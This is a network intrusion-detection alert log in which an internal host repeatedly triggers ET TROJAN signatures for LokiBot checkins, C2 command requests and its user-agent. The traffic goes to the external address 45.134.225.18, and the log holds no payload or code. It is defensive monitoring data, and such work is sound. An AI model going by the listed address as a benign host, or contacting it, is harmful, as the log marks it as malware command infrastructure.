12/03/20-09:58:42.280194	TCP	2570	WEB-MISC Invalid HTTP Version String	49774	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.280194	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49774	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.280194	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49774	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.280194	TCP	2025381	ET TROJAN LokiBot Checkin	49774	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.280194	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49774	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.578436	TCP	2570	WEB-MISC Invalid HTTP Version String	49775	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.578436	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49775	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.578436	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49775	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.578436	TCP	2025381	ET TROJAN LokiBot Checkin	49775	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.578436	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49775	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.863846	TCP	2570	WEB-MISC Invalid HTTP Version String	49776	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.863846	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49776	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.863846	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49776	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.863846	TCP	2025381	ET TROJAN LokiBot Checkin	49776	80	192.168.2.5	45.134.225.18
12/03/20-09:58:42.863846	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49776	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.142497	TCP	2570	WEB-MISC Invalid HTTP Version String	49777	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.142497	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49777	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.142497	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49777	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.142497	TCP	2025381	ET TROJAN LokiBot Checkin	49777	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.142497	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49777	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.423937	TCP	2570	WEB-MISC Invalid HTTP Version String	49778	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:43.423937	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49778	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.423937	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49778	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.423937	TCP	2025381	ET TROJAN LokiBot Checkin	49778	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.423937	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49778	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.713190	TCP	2570	WEB-MISC Invalid HTTP Version String	49779	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.713190	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49779	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.713190	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49779	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.713190	TCP	2025381	ET TROJAN LokiBot Checkin	49779	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.713190	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49779	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.993845	TCP	2570	WEB-MISC Invalid HTTP Version String	49780	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.993845	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49780	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.993845	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49780	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.993845	TCP	2025381	ET TROJAN LokiBot Checkin	49780	80	192.168.2.5	45.134.225.18
12/03/20-09:58:43.993845	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49780	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.276961	TCP	2570	WEB-MISC Invalid HTTP Version String	49781	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.276961	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49781	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.276961	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49781	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.276961	TCP	2025381	ET TROJAN LokiBot Checkin	49781	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.276961	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49781	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.565448	TCP	2570	WEB-MISC Invalid HTTP Version String	49782	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.565448	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49782	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.565448	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49782	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.565448	TCP	2025381	ET TROJAN LokiBot Checkin	49782	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.565448	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49782	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.874323	TCP	2570	WEB-MISC Invalid HTTP Version String	49783	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.874323	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49783	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.874323	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49783	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.874323	TCP	2025381	ET TROJAN LokiBot Checkin	49783	80	192.168.2.5	45.134.225.18
12/03/20-09:58:44.874323	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49783	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.171967	TCP	2570	WEB-MISC Invalid HTTP Version String	49784	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.171967	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49784	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.171967	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49784	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.171967	TCP	2025381	ET TROJAN LokiBot Checkin	49784	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.171967	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49784	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.452903	TCP	2570	WEB-MISC Invalid HTTP Version String	49785	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.452903	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49785	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.452903	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49785	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:45.452903	TCP	2025381	ET TROJAN LokiBot Checkin	49785	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.452903	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49785	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.753910	TCP	2570	WEB-MISC Invalid HTTP Version String	49786	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.753910	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49786	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.753910	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49786	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.753910	TCP	2025381	ET TROJAN LokiBot Checkin	49786	80	192.168.2.5	45.134.225.18
12/03/20-09:58:45.753910	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49786	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.050626	TCP	2570	WEB-MISC Invalid HTTP Version String	49787	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.050626	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49787	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.050626	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49787	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.050626	TCP	2025381	ET TROJAN LokiBot Checkin	49787	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.050626	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49787	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.355514	TCP	2570	WEB-MISC Invalid HTTP Version String	49788	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.355514	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49788	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.355514	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49788	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.355514	TCP	2025381	ET TROJAN LokiBot Checkin	49788	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.355514	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49788	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.647783	TCP	2570	WEB-MISC Invalid HTTP Version String	49789	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.647783	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49789	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.647783	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49789	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.647783	TCP	2025381	ET TROJAN LokiBot Checkin	49789	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.647783	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49789	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.941621	TCP	2570	WEB-MISC Invalid HTTP Version String	49790	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.941621	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49790	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.941621	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49790	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.941621	TCP	2025381	ET TROJAN LokiBot Checkin	49790	80	192.168.2.5	45.134.225.18
12/03/20-09:58:46.941621	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49790	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.243097	TCP	2570	WEB-MISC Invalid HTTP Version String	49791	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.243097	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49791	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.243097	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49791	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.243097	TCP	2025381	ET TROJAN LokiBot Checkin	49791	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.243097	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49791	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.530969	TCP	2570	WEB-MISC Invalid HTTP Version String	49792	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.530969	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49792	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.530969	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49792	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.530969	TCP	2025381	ET TROJAN LokiBot Checkin	49792	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.530969	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49792	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:47.832192	TCP	2570	WEB-MISC Invalid HTTP Version String	49793	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.832192	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49793	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.832192	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49793	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.832192	TCP	2025381	ET TROJAN LokiBot Checkin	49793	80	192.168.2.5	45.134.225.18
12/03/20-09:58:47.832192	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49793	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.152252	TCP	2570	WEB-MISC Invalid HTTP Version String	49794	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.152252	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49794	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.152252	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49794	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.152252	TCP	2025381	ET TROJAN LokiBot Checkin	49794	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.152252	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49794	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.456401	TCP	2570	WEB-MISC Invalid HTTP Version String	49795	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.456401	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49795	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.456401	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49795	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.456401	TCP	2025381	ET TROJAN LokiBot Checkin	49795	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.456401	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49795	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.747611	TCP	2570	WEB-MISC Invalid HTTP Version String	49796	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.747611	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49796	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.747611	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49796	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.747611	TCP	2025381	ET TROJAN LokiBot Checkin	49796	80	192.168.2.5	45.134.225.18
12/03/20-09:58:48.747611	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49796	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.043705	TCP	2570	WEB-MISC Invalid HTTP Version String	49797	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.043705	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49797	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.043705	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49797	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.043705	TCP	2025381	ET TROJAN LokiBot Checkin	49797	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.043705	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49797	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.344822	TCP	2570	WEB-MISC Invalid HTTP Version String	49798	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.344822	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49798	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.344822	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49798	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.344822	TCP	2025381	ET TROJAN LokiBot Checkin	49798	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.344822	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49798	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.644541	TCP	2570	WEB-MISC Invalid HTTP Version String	49799	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.644541	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49799	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.644541	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49799	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.644541	TCP	2025381	ET TROJAN LokiBot Checkin	49799	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.644541	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49799	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.943082	TCP	2570	WEB-MISC Invalid HTTP Version String	49800	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.943082	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49800	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:49.943082	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49800	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.943082	TCP	2025381	ET TROJAN LokiBot Checkin	49800	80	192.168.2.5	45.134.225.18
12/03/20-09:58:49.943082	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49800	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.220159	TCP	2570	WEB-MISC Invalid HTTP Version String	49801	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.220159	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49801	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.220159	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49801	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.220159	TCP	2025381	ET TROJAN LokiBot Checkin	49801	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.220159	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49801	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.510260	TCP	2570	WEB-MISC Invalid HTTP Version String	49802	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.510260	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49802	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.510260	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49802	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.510260	TCP	2025381	ET TROJAN LokiBot Checkin	49802	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.510260	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49802	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.787166	TCP	2570	WEB-MISC Invalid HTTP Version String	49803	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.787166	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49803	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.787166	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49803	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.787166	TCP	2025381	ET TROJAN LokiBot Checkin	49803	80	192.168.2.5	45.134.225.18
12/03/20-09:58:50.787166	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49803	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.073040	TCP	2570	WEB-MISC Invalid HTTP Version String	49804	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.073040	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49804	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.073040	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49804	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.073040	TCP	2025381	ET TROJAN LokiBot Checkin	49804	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.073040	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49804	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.401556	TCP	2570	WEB-MISC Invalid HTTP Version String	49805	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.401556	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49805	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.401556	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49805	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.401556	TCP	2025381	ET TROJAN LokiBot Checkin	49805	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.401556	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49805	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.679534	TCP	2570	WEB-MISC Invalid HTTP Version String	49806	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.679534	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49806	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.679534	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49806	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.679534	TCP	2025381	ET TROJAN LokiBot Checkin	49806	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.679534	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49806	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.956255	TCP	2570	WEB-MISC Invalid HTTP Version String	49807	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.956255	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49807	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.956255	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49807	80	192.168.2.5	45.134.225.18
12/03/20-09:58:51.956255	TCP	2025381	ET TROJAN LokiBot Checkin	49807	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:51.956255	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49807	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.241457	TCP	2570	WEB-MISC Invalid HTTP Version String	49808	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.241457	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49808	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.241457	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49808	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.241457	TCP	2025381	ET TROJAN LokiBot Checkin	49808	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.241457	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49808	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.527524	TCP	2570	WEB-MISC Invalid HTTP Version String	49809	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.527524	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49809	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.527524	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49809	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.527524	TCP	2025381	ET TROJAN LokiBot Checkin	49809	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.527524	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49809	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.803694	TCP	2570	WEB-MISC Invalid HTTP Version String	49810	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.803694	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49810	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.803694	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49810	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.803694	TCP	2025381	ET TROJAN LokiBot Checkin	49810	80	192.168.2.5	45.134.225.18
12/03/20-09:58:52.803694	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49810	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.093245	TCP	2570	WEB-MISC Invalid HTTP Version String	49811	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.093245	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49811	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.093245	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49811	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.093245	TCP	2025381	ET TROJAN LokiBot Checkin	49811	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.093245	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49811	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.377981	TCP	2570	WEB-MISC Invalid HTTP Version String	49812	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.377981	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49812	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.377981	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49812	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.377981	TCP	2025381	ET TROJAN LokiBot Checkin	49812	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.377981	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49812	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.839627	TCP	2570	WEB-MISC Invalid HTTP Version String	49813	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.839627	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49813	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.839627	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49813	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.839627	TCP	2025381	ET TROJAN LokiBot Checkin	49813	80	192.168.2.5	45.134.225.18
12/03/20-09:58:53.839627	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49813	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.113686	TCP	2570	WEB-MISC Invalid HTTP Version String	49814	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.113686	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49814	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.113686	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49814	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.113686	TCP	2025381	ET TROJAN LokiBot Checkin	49814	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.113686	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49814	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.409421	TCP	2570	WEB-MISC Invalid HTTP Version String	49815	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:54.409421	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49815	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.409421	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49815	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.409421	TCP	2025381	ET TROJAN LokiBot Checkin	49815	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.409421	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49815	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.956180	TCP	2570	WEB-MISC Invalid HTTP Version String	49816	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.956180	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49816	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.956180	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49816	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.956180	TCP	2025381	ET TROJAN LokiBot Checkin	49816	80	192.168.2.5	45.134.225.18
12/03/20-09:58:54.956180	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49816	80	192.168.2.5	45.134.225.18
12/03/20-09:58:55.251442	TCP	2570	WEB-MISC Invalid HTTP Version String	49817	80	192.168.2.5	45.134.225.18
12/03/20-09:58:55.251442	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49817	80	192.168.2.5	45.134.225.18
12/03/20-09:58:55.251442	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49817	80	192.168.2.5	45.134.225.18
12/03/20-09:58:55.251442	TCP	2025381	ET TROJAN LokiBot Checkin	49817	80	192.168.2.5	45.134.225.18
